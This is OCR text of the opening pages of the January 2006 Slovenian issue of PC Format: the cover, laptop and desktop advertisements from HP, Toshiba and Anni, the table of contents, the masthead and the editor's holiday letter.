PC Format

VSE, KAR VAŠ PC POTREBUJE

DVD IZDAJA

2006 BO VROČE LETO

10 tehnologij, ki bodo letošnje leto za vedno spremenile vaš PC!

SUPERTEST

GRAFIČNE KARTICE

Preizkusili, primerjali in ocenili smo 10 kartic ter izbrali najboljšo

25

OPISOV IN NAPOVEDI NOVIH IGER

PoP: The Two Thrones, Splinter Cell: Double Agent in še več

XBOX 360 NA TESTU!

Preizkusili smo novo zverinico in smo več kot samo navdušeni

Need for Speed Most Wanted

Ne pozabite se pripeti, tokrat bo še bolj divje!

NOVA AKCIJA

Brezplačna predelava PC-ja

Naslednji mesec bomo morda popolnoma predelali ravno vaš PC

V TEJ ŠTEVILKI

» Pozor, napadajo hekerji
» Štirje novi televizorji LCD
» Najboljše igre v letu 2005
» Nova programska oprema

Poštnina plačana pri pošti 2102

JANUAR 2006 / 47 / 1.450 SIT

ISSN 1580-8203

9 771580 819009

DELAVNICE » POSTANITE GRAFIČNI OBLIKOVALEC » PREDELAJTE IPOD » OBVLADAJTE ŠPANSKI JEZIK

HP priporoča Microsoft® Windows® XP Professional.

intel inside
centrino™
MOBILE TECHNOLOGY

DO POSLOVNIH ODLOČITEV NA VSAKEM KORAKU!

S prenosnim računalnikom HP nx6110 lahko vaši zaposleni nemoteno opravljajo svoje delo, kjerkoli so. Procesor Intel® Pentium® M, zasnovan na mobilni tehnologiji Intel® Centrino™, in integrirana vmesnika Bluetooth ter Intel PRO WLAN 802.11b/g so namreč pravi odgovor na današnje čase, ki zahtevajo še več agilnosti in še hitrejše reakcije na zahteve poslovnega okolja. In to na vsakem koraku!

HP COMPAQ nx6110 NOTEBOOK PC

- Intel® Centrino™ Mobile Technology
  - Procesor Intel® Pentium® M 740 (1,73 GHz, 2 MB cache)
  - Integriran vmesnik Intel® PRO WLAN 802.11 b/g
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB DDR 333 MHz, razširljiv do 2 GB
- Trdi disk 60 GB SMART ATA 4200 rpm
- Vgrajen pogon DVD +/- RW - Double Layer
- Intel® Graphics Media Accelerator 900 do 128 MB pomnilnika „shared"
- Zaslon 15,0" TFT XGA 1024 x 768
- Integriran modem 56K in mrežni vmesnik 10/100
- Integriran vmesnik Bluetooth
- Integriran zvočni vmesnik in dva zvočnika
- 6-celična baterija Lithium-Ion
- Dimenzije: 3,0 x 32,8 x 26,7 cm
- Teža: 2,70 kg
- Garancija 1 leto

HP COMPAQ nc6120 NOTEBOOK PC

Mobilnost vedno na dosegu roke.

- Intel® Centrino™ Mobile Technology
  - Procesor Intel® Pentium® M 750 (1,86 GHz, 2 MB cache)
  - Integriran vmesnik Intel® PRO WLAN 802.11 b/g
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB 333 MHz DDR, 1 slot prost – razširljiv do 2 GB
- Trdi disk 80 GB SMART ATA 5400 rpm
- Vgrajen pogon DVD +/- RW - Double Layer
- Intel® Graphics Media Accelerator 900 do 128 MB pomnilnika „shared"
- Zaslon 15,0" TFT XGA 1024 x 768
- Integriran modem 56K in mrežni vmesnik 10/100/1000
- Integriran vmesnik Bluetooth
- Integriran zvočni vmesnik z dvema zvočnikoma
- 6-celična baterija Lithium-Ion
- Vmesniki: 4 x USB 2.0, čitalec 6 v 1, Firewire, 1x paralelni,1x serijski, VGA, Fast IR, S-Video TV-out, 2 x PC Card Type I/II ali 1 x PC Card Type III, vmesnik za razširitveno postajo, vmesnik za potovalno baterijo, RJ-11, RJ-45
- Dimenzije: 3,03 x 26,7 x 32,86 cm
- Teža 2,7 kg
- Garancija 1 leto

HP SVETUJE CARE PACK

HP Care Pack – podporni paket, ki podaljša garancijo na 3 leta.

PAMETEN NASVET > PAMETNA TEHNOLOGIJA > PAMETNA PODPORA

HP COMPAQ nx8220 NOTEBOOK PC

Dobrodošli v svet grafičnih užitkov!

- Intel® Centrino™ Mobile Technology
  - Procesor Intel® Pentium® M 750 (1,86 GHz, 2 MB cache)
  - Integriran vmesnik Intel® PRO WLAN 802.11 b/g
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB 533 MHz DDR2, 1 slot prost – razširljiv do 2 GB
- Trdi disk 60 GB SMART ATA 5400 rpm
- Vgrajen DVD +/- RW - MultiBay II pogon
- ATI MOBILITY RADEON X600 graphics controller s 64 MB pomnilnika
- Zaslon 15,4" TFT WSXGA + WVA 1 680 x 1050
- Integriran vmesnik Bluetooth
- Integriran modem 56K in mrežni vmesnik 10/100/1000
- Garancija 1 leto

CENE PREVERITE PRI PRODAJALCIH HP.

ZA OSTALE MODELE V AKCIJI:

KLIKNITE **www.diss.si/hp/akcija**

OBIŠČITE **www.avtera.si/hp/akcija**

2006
Preferred Partner
hp
invent

© 2005 Hewlett-Packard Development Company, L.P. Microsoft, Windows in Windows Mobile sta registrirani blagovni znamki v lasti družbe Microsoft Corporation ali njenih podružnic v ZDA in ostalih državah. Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium, Pentium, in Pentium III Xeon so registrirane blagovne znamke v lasti družbe Intel Corporation ali njenih podružnic v ZDA in ostalih državah. Slike so simbolične. Ponudba velja do razprodaje zalog. Za morebitne napake v tisku ne odgovarjamo. Distribucija: www.avtera.si, www.diss.si. Hewlett-Packard d.o.o., Tivolska cesta 48, 1000 Ljubljana.

Toshiba priporoča
Microsoft® Centrino® XP Professional.

intel inside
centrino™
MOBILE TECHNOLOGY

Toshiba EasyGuard – trdi diski še nikoli niso bili bolje zaščiteni

NE SPREJMITE NADOMESTKA! Portégé M300: z vgrajenim Toshiba EasyGuard sistemom in Intel® Centrino™ mobilno tehnologijo za odlično brezžično povezavo, vedno brezskrbni s prenosnikom na poti.

Portégé M300

Toshiba EasyGuard

- zaščita trdega diska
- zaščita proti tresljajem*
- zaščita tipkovnice pred politjem s tekočino*

- Intel® Centrino™ mobilna tehnologija z vgrajenim Intel® Pentium® M nizko napetostnim procesorjem 753 (1,20 GHz, 400 MHz FSB, 2 MB drugostopenjskega predpomnilnika) omrežna povezava Intel® PRO/Wireless 2200BG in naborom vezij Mobile Intel® 855GME, 12.1" XGA TFT zaslon
- Microsoft® Windows® XP Professional operacijski sistem
- Litij-Ion baterija, avtonomija do 6:10 ure
- Teža: 1,59 kg
- Combo optična enota
- 512 MB DDR RAM (do 1280 MB)
- 40 GB trdi disk

odlična zaščita trdega diska!

Cena: **324.000 SIT** brez DDV (388.800 SIT z DDV)

Izredno lahek, tanek in zanesljiv prenosnik z dolgim delovanjem baterije.

3 LETNA MEDNARODNA GARANCIJA

Toshiba EasyGuard
Carefree Mobile Computing

*Zaščita tipkovnice pred politjem s tekočino omogoča, da boste nekaj minut po politju tipkovnice, vaše podatke lahko varno shranili in ugasnili prenosnik. Zaščita proti tresljajem mogoča zaščito prenosnika ob večjih udarcih in ključnih komponent prenosnika. Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo so blagovne znamke Intel Corporation ali podružnic v ZDA oziroma drugih državah. Microsoft in Windows so ravno tako zaščitene blagovne znamke Microsoft Corporation v ZDA in/ali drugih državah.

Qosmio F20-111

- Intel® Centrino™ mobilna tehnologija, z vgrajenim Intel® Pentium® M procesor 750 (1,86GHz, 533 MHz FSB, 2 MB drugonivojskega predpomnilnika) in Intel® 915PM
- 512 MB DDR2 RAM (razširljiv do 2048 MB)
- 80 GB S.M.A.R.T. trdi disk 5.400 obratov
- Dvoplastna Super Multi drive enota
- VGRAJEN TV SPREJEMNIK
- 15,4" TruBrite CSV TFT zaslon, 1280x800, 600:1
- NVIDIA® GeForce™ Go 6600, 128 MB DDR video RAM
- Vgrajeni Harman Kardon zvočniki
- WiFi brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Home
- 24 mesecev MEDNARODNA GARANCIJA

Akcijska cena: **384.000 SIT** brez DDV (460.800 SIT z DDV)

Satellite Pro M70-125

- Intel® Centrino™ mobilna tehnologija, ki vključuje Intel® Pentium® M procesor 740 (1.73 GHz, 533 MHz FSB, 2MB drugostopenjskega predpomnilnika) in Intel® 915PM Express
- 512 MB DDR2 RAM (razširljiv do 2048 MB)
- 60 GB S.M.A.R.T. trdi disk 5.400 rpm, Serial ATA
- Super Multi drive enota Double Layer
- 15.4" TFT TruBrite VA barvni zaslon, 1280x800
- Wi-Fi brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Pro
- Mednarodna garancija 24 mesecev

Akcijska cena: **289.200 SIT** brez DDV (347.040 SIT z DDV)

20 YEARS LEADING MOBILE COMPUTING TOSHIBA

Toshibini prenosniki so opremljeni z brezžičnim omrežnim vmesnikom in vgrajeno Intel® Centrino™ mobilno tehnologijo, ki omogoča poslovnežem popolno brezskrbnost. Toshiba EasyGuard je najnovejša tehnologija z naprednim sistemom zaščite podatkov in enostavno povezljivostjo. S pritiskom na gumb vstopite v svet brezskrbne mobilne tehnologije

Satellite Pro M40X-168

- Intel® Centrino™ mobilna tehnologija, ki vsebuje Intel® Pentium® M procesor 730 (1.6 GHz, 533 MHz FSB, 2 MB drugostopenjskega predpomnilnika) in Intel® 915GM
- 512 MB DDR RAM (razširljiv do 1536 MB)
- 40 GB S.M.A.R.T. trdi disk
- CD-RW / DVD-ROM
- 15.4" WXGA TFT zaslon 1280 x 800
- WiFi brezžični LAN 802.11 b/g
- Prednameščen Microsoft® Windows® XP Pro
- 24 mesecev MEDNARODNA GARANCIJA

Akcijska cena: **228.000 SIT** brez DDV (273.600 SIT z DDV)

www.inea.si/toshiba

TOSHIBA

INEA

INEA d.o.o., Stegne 11, 1000 Ljubljana, tel.: 01/5138 128, 5138 115, e-pošta: prodaja.Toshiba@inea.si

PCFormat

Vse, kar vaš PC potrebuje

V tej številki

PCF 47 Januar 2006

Vklop

Pirati so pristali 10
Uporabniki BitTorrenta za zapahi

Novice 12
Pri nas izveste prvi!

Opremljeni 14
Sladke novosti za tehnološko osveščene

Spedenaj mi PC 16
Prvega smo že obdelali, kdo bo naslednji?

Teme

2006 bo vroče leto 20
Osupljive tehnološke novosti za leto 2006

Igre leta 26
12 mesecev resnično dobrih iger

Vrhunci razvoja 30
Programi, ki se ne brigajo za platformo

Delavnice

Video na iPodu 78
In to kar brez Video iPoda

Čist register 81
Očistite srce svojega sistema

Grafika 82
Grafično oblikovanje s *Canvas 8*

Španščina za vsakogar 84
Tell Me More vam bo pri tem pomagal

Digitalne plošče 85
Z odličnim programom *LP Recorder*

Alternativna pisarna 86
OpenOffice.org 2.0 je tukaj in je slovenski

TV prek interneta 87
Z *Online TV* si lahko ogledate več

Mitski TV 88
Napreden videorekorder z *MythTV*

Urejena pisarna 89
PDO Lite organizacijo res obvlada

Pravi blog 90
Prevzamite nadzor nad svojim dnevnikom

Vodiči

V mreži hekerjev 92

Vprašajte Gregorja 96

Restart

DVD kotiček 111


Spletne strani 112


Samo še to... 114


2006 BO VROČE LETO

10 najbolj vročih tehnoloških novosti za naslednjih 12 mesecev

20







Xbox 360

Testirali smo PC-ju prijazno super-konzolo

34

Soočeni

38 LCD TV-ji
Štirje ploski televizorji, vredni vaše pozornosti

100 Supertest
10 grafičnih kartic na preizkušnji

Strojna oprema

34 Xbox 360
40 Zalman Reserator1-Plus
42 Palm T|X
44 iPod Video
44 Cretive Zen MicroPhoto

40 Ostali opisi
Toshiba Tecra S2, Toshiba Portégé M300, Motorola A1000, PC Prestigio Dual Core, LevelOne Bluetooth Mouse BLM-3000A, SOLOnote 1559AS, Practica Luxmedia 5303, Equip Wireless Notebook Presenter 3 v 1, Hitachi Deskstar T7K250

Programska oprema

45 F-Secure Internet Security 2006
45 McAfee VirusScan 2006
45 Xara Xtreme
46 Canvas X

Igre

55 John Carmack

58 Prince of Persia: The Two Thrones
60 Matrix: Path of Neo
61 Crime Life: Gang Wars
62 Battlefield 2: Special Forces
62 Harry Potter and the Goblet of Fire
63 Gun
64 Dynasty Warriors 4 Hyper
65 Star Wars: Battlefront 2
66 Need for Speed: Most Wanted
68 X3: Reunion
69 City of Villains
70 The Suffering: Ties That Bind
70 Bone: Back to Boneville
71 Vietcong 2
72 X-Men Legends 2
73 Plemenska scena
74 Pogled nazaj

72 Kratki opisi
Cold War, Shattered Union, Rag Doll Kung Fu

NAROČITE SE!

Ne dovolite, da bi imeli drugi PCFormat pred vami!

MODRA ŠTEVILKA
• 080 23 13

str. 18

Kazalo oglasov

Alldea	25	Microing Trade	109
Andersen	90	Norman	93
Anni	7	Parametica	61
Avtera	113	Radio Krško	73
Chip	41	Radio Viva	12
CSS oblikovanje	11	Ribera	9
HP	2	Si.Mobil	45, 116
IN.PU.T	17	Tech Trade	13
Inea	3	Telemach	110
KFM	94	Tift	97
Lancom	99	Verbatim	65
Lestra	43	VideoToP	48, 53, 115

CELOTNA IGRA!

PCFormat

Stopite v stik ...
info@pcformatslo.net
www.pcformatslo.net

PC Format
Trg revolucije 2
2000 Maribor
Tel: 02 330 330 0 Fax: 02 330 331 1

Urednik Aljoša Hancman
Namestnica urednika Barbara Banovič
Urednik diska Nebojša Janković
Oblikovanje in prelom strani
Barbara Banovič, Boštjan Krajnc,
Goran Radinovič, Brane Smodič
Sodelavci Daniel Andjelković, Matt Avery, Tomaž Bartolj, Andrej Belina, Tomaž Bratuša, Kieron Gillen, Aljoša Hancman, Uroš Jaušovec, Geoff Harris, Dan Griliopoulos, Peter Ježovnik, Tomaž Kotnik, Uroš Majcenovič, Alec Meer, Fran Lhotka, Gregor Mraz, Sebastjan Omerzu, Andrej Potočnik, Barbara Rižnar, Andrej Sekavčnik, Jelena Varda, Luis Villazon
Ilustracije Goran Radinovič, Barbara Rižnar
Lektoriranje Barbara Banovič
Prevodi VideoToP d.o.o.

Založnik
VideoToP d.o.o.
Trg revolucije 2
2000 Maribor
Tel : 02 330 330 0 Fax: 02 330 331 1

Oglasno trženje
Dina Košir, Janja Cebek
Tel 02 330 330 8 Fax 02 330 331 1
E-mail: oglasi@pcformatslo.net

Tisk in distribucija
Založnik VideoToP d.o.o.
Tisk Florjančič Tisk d.o.o.
Distribucija ČZP Večer d.d.

Naročnine in prodaja
Mihaela Weixl
PC Format naročnine
Trg revolucije 2, 2000 Maribor
Tel: 02 330 330 2, Fax: 330 331 1
E-mail: narocnine@pcformatslo.net

VideoToP

VideoToP je založnik specializiranih revij s področja računalništva in najnovejših tehnologij. Naš cilj je zadovoljiti strast naših bralcev tako, da jim damo revije, ki jim bodo ponudile veliko vrednost za njihov denar, zanesljive informacije in ki jih bo užitek brati. Razen revije PCFormat, v VideoToP-ovi založbi izhajajo tudi revije FHM, Digitalna Kamera, GameZone in PCFormatov Popolni vodič. Več informacij o VideoToP-ovih revijah je na voljo na spletnih straneh **www.pcformatslo.net, www.digitalnakamera.net** in **ww.fhmslo.net.**

Članki iz *PCFormata* se ne smejo reproducirati brez predhodnega pisnega dovoljenja. Uredništvo ne sprejema odgovornosti za nenamerne in tiskarske napake. Prejeta pisma se smatrajo, da so bila poslana za objavo. Zavoljo jasnosti in omejenosti prostora si pridržujemo pravico, da uredimo prejeta pisma. Avtorjem priznavamo avtorske pravice. V primeru, da vam nismo priznali avtorskih pravic, vas naprošamo, da nam to nemudoma javite in napako bomo odpravili.

Na podlagi 6. točke 25. čl. Zakona o davku na dodano vrednost sodi *PCFormat* med izdelke, za katere se obračunava in plačuje davek na dodano vrednost po stopnji 8,5%. Po 24. čl. ZDDV se za prilogi CD oz. DVD obračunava davek po splošni 20% stopnji, ki jo Videotop odvede po nabavni ceni. Davek je vračunan v ceno revije.


Del besedil v tej številki je preveden ali reproduciran iz *PCFormata*, katerih lastnik avtorskih pravic je **Future Publishing Limited, UK 2003.** Vse pravice so pridržane. Za več informacij o tej in drugih revijah Future Publishinga obiščite **http://www.futurenet.co.uk.**

Srečno

Moja vizija idealnega božiča: družba vseh, ki mi karkoli lepega pomenijo (hej, vi tam zunaj, ne vzemite tega kot vabilo), dovolj velik kup daril, da se vidi le še vrh drevesca in skrije kičaste okraske, sneg najmanj do južnega podaljška hrbtenice in zunanja temperatura okoli 28 Celzijevih stopinj. Ker pa je narava življenja takšna, da se stvari nikoli ne naslikajo v realnost natanko tako, kot nam zrastejo v glavi, sem se pripravljen kakšni malenkosti pri tem tudi odreči...

No, od fantazij k trdim dejstvom. Zadnja številka letošnje serije *PCFormatov* je pred vami, a naj vam ne bo hudo pri srcu. Mislim, da smo se poslovili na odličen način, se pravi z odlično številko. Kljub hladnemu vremenu ali pa morda ravno zaradi tega, vam predstavljamo najbolj vroče tehnologije, ki nas čakajo v naslednjem letu in najbolj vroče igre, ki smo jih igrali v preteklem letu. Predstavljamo vročo konzolo Xbox 360 in začenjamo z vročo akcijo "Spedenaj mi PC". Prvo žrtev smo že izbrali, mojstrovino, ki je nastala iz na otip povprečnega in na oko podpovprečnega računalnika, pa si lahko ogledate nekaj strani naprej. Pa še brezplačno igro vam poklanjamo. Glejte na to kot na božička s preluknjano pnevmatiko na saneh.

Za konec pa si za trenutek predstavljajte še, da vas držim za dlan in vam jo prisrčno tresem gor in dol. Želim vam veliko ljubezni v novem letu. Saj veste, ljubezen je vse. Poleg hitrega procesorja, blaznih stvari sposobne grafične kartice, celega gorovja pomnilnika, trdega diska prostornine Grand Canyona in podobnih drobnarij, jasno. No, v vsakem primeru pa bodite odlični pri tem, kar počnete.



ALJOŠA HANCMAN
Urednik
hancman@videotop.si

BARBARA BANOVIĆ
Pravkar je pisca tega teksta spravila v smen zaradi česar je ta pozabil, kaj je mislil napisati! Sama je kriva.

GORAN RADINOVIĆ
Dobil je novo uredniško mesto – postal je urednik oglasne deske. Neee, [illegible] Urednik [illegible]

BRANE SMODIĆ
Borec za pravice grafičnih oblikovalcev. Če moraš to postavljati v [illegible] ob enih zjutraj, se ti že zdaj opravičujemo.

MIŠO
Kdor pozna njegovo pravo ime, naj nam javi [illegible] besedo "čestitamo"

MIHAELA WEIXL
Ta mesec je toliko komunicirala s hudo lesto iz tiskarne, da se bojimo, da se bo nalezla kakšnega hudobnega virusa.

Vas zANNImajo dobre stvari?

OSEBNI RAČUNALNIKI ANNI
PRENOSNI RAČUNALNIKI CHILIGREEN

anni

chili GREEN
HOT TOOLS . COOL PRICE

anni

01|5 800 800
info@anni.si
www.anni.si

Cene vsebujejo 20% ddv in veljajo ob plačilu z gotovino. Pridržujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.

anni

Osebni računalnik GAMER

111.990 sit

AMD Sempron 64 3000 - Spomin 512MB DDR - Trdi disk 120GB/7200rpm - DVD ZAPISOVALEC +/-, Dual Layer - Disketna enota 3.5 - Grafična kartica ATI Radeon 9550 256MB, DVI, TV-out - Ohišje z napajalnikom, srebrno/črn - Garancija: 2 leti DARILO: DVD-R medij Bubblejet 4.7GB 8x speed, Cake 25

anni

Osebni računalnik DIAMANT


119.990 sit

Intel Celeron D Processor 345 (256KB L2 Cache, 3.0GHz, 533MHz FSB) - Spomin 512MB DDR - Trdi disk 120GB/7200rpm - DVD ZAPISOVALEC +/-, Dual Layer - Disketna enota 3.5 - Grafična kartica ATI Radeon 9550SE 128MB, DVI, TV-out - Ohišje z napajalnikom, srebrno/črn - Garancija: 2 leti DARILO: DVD-R medij Bubblejet 4.7GB 8x speed, Cake 25

anni

Osebni računalnik SMARAGD

169.990 sit



Intel Pentium 4 Processor 530 with HT Technology (1MB L2 Cache, 3GHz , 800MHz FSB) - Spomin 512MB DDR - Trdi disk 160GB/7200rpm - DVD ZAPISOVALEC +/-, Dual Layer - Disketna enota 3.5 - Grafična kartica GeForce PCX-6600,128, PcLe DVI, TV-out - Ohišje z napajalnikom, srebrno/črn - Garancija: 2 leti DARILO: DVD-R medij Bubblejet 4.7GB 8x speed, Cake 25

anni

Osebni računalnik BRILJANT

175.990 sit

AMD ATHLON 64 3200 - Spomin 1024MB DDR (2x 512MB DDR)- Trdi disk 200GB SATA /7200rpm, 8MB cache - DVD ZAPISOVALEC +/-, Dual Layer - Disketna enota 3.5 - Grafična kartica GeForce PCX 6600, 256MB, DVI, TV-out - Ohišje z napajalnikom, srebrno/črn - Garancija: 2 leti DARILO: DVD-R medij Bubblejet 4.7GB 8x speed, Cake 25

anni

Osebni računalnik TIRKIZ

239.990 sit

INTEL P4 3.2GHz - Spomin 1024 DDR2 (2x 512MB) - Trdi disk 200GB SATA /7200rpm, 8MB cache - DVD ZAPISOVALEC +/-, Dual Layer - Disketna enota 3.5 - Grafična kartica GeForce PCX 6600GT, 128MB, DVI, TV-out - Ohišje z napajalnikom, srebrno/črn - Garancija: 2 leti DARILO: DVD-R medij Bubblejet 4.7GB 8x speed, Cake 25

anni

Osebni računalnik **DUAL CORE** 9820

189.990 sit

Intel Pentium D Processor 820 2.8GHz, **DualCore** - Spomin **1024**MB DDR**2** (2x512MB) - Trdi disk 200GB SATA /7200rpm - DVD ZAPISOVALEC +/-, Dual Layer - Disketna enota 3.5 - Grafična kartica GeForce EN6600LE SILINCER ,256, PcLe DVI, TV-out - Ohišje z napajalnikom, srebrno/črn - Garancija: 2 leti DARILO: DVD-R medij Bubblejet 4.7GB 8x speed, Cake 25

chiliGREEN 550V-C

159.990 sit

15" zaslon TFT XGA matrika - Ločljivost 1024x 768 - Procesor Intel Celeron M 1.4GHz - Spomin 256 MB DDR - Grafična kartica Vga onboard 64MB - Trdi disk 40GB - Combo DVD/CDRW zapisovalec - Zvočna kartica - 3 x USB 2.0, drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd-jev.


chiliGREEN 550C-DVD

184.900 sit

15" zaslon TFT XGA - Ločljivost 1024x 768 - Procesor Intel Celeron M 1.4GHz - **Spomin 512 MB DDR** - Grafična kartica Vga onboard 64MB - Trdi disk 60GB - **DVD zapisovalec Dual Layer** - Zvočna kartica 7.1 - 3 x USB 2.0, Drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out, 1x PCMCIA - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd-jev in dvd-jev. **DARILO:WLAN PCMCIA**

chiliGREEN 550V-P

219.900 sit



15" zaslon TFT XGA matrika - Ločljivost 1024x 768 - Procesor Intel Centrino M 1.73 GHz - Spomin 512 MB DDR delovnega pomnilnika - Grafična kartica Vga onboard S3 64MB - Trdi disk 60GB - DVD zapisovalec Dual Layer - Zvočna kartica 7.1 - 3 x USB 2.0, Drsna ploščica - Fax modem 56k, Mrežna 10/100 - VGA out, 1x PCMCIA - Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd in dvd-jev. **DARILO: WLAN PCMCIA**

chiliGREEN 635

269.900 sit

Zaslon **15 TFT** - Procesor AMD DT 1800+ Turion - Spomin 512 MB DDR - Grafična kartica ATI Radeon X700 M26 PCI Express 128MB DDR - Trdi disk 60GB - DVD zapisovalec Dual Layer - Zvočna kartica - fax modem 56k, mrežna 10/100 - 4 x USB 2.0, Drsna ploščica - PCMCIA 1 x Type II, VGA izhod - Smart Li-ion baterija - **DARILO: WLAN PCMCIA**

chiliGREEN 645

299.900 sit

15,4 zaslon TFT WXGA Glare Type - Ločljivost 1280 x 800 - Procesor Intel Centrino 1.73 GHz - Spomin 512 MB DDR - Grafična kartica NVIdia GeForce 6600Go 128Mb - Trdi disk 80GB - DVD zapisovalec Dual Layer - Zvočna kartica AC97 2.2 - fax modem 56k, mrežna 10/100 - 4 x USB 2.0, Drsna ploščica - PCMCIA 1 x Type [illegible] - Smart Li-ion baterija - Programska oprema za predvajanje dvd in [illegible]nje cd in dvd-jev. **DARILO: WLAN PCMCIA**

chiliGREEN 570x8

399.900 sit

17" zaslon TFT WXGA Glare Type - Ločljivost 1440 x 900 - Procesor Intel Centrino 1,73 GHz - Spomin 512 MB DDR - **Grafična kartica VGA ATI M28 X800XT 256Mb PCI-X** - Trdi disk 80 GB - DVD zapisovalec Dual Layer - Zvočna kartica AC97 8 kanal - PCMCIA 1 x Type II, VGA izhod - Fax modem 56k - mrežna 10/100/1000, **WLAN** - Paralel port,PS2, FireWire IEEE 1394 - 4 x USB 2.0, Drsna ploščica - Čitalec kartic 4 v 1,Smart Li-ion baterija - Programska oprema za predvajanje dvd in snemanje cd in dvd-jev.

PCFormat

na vašem disku

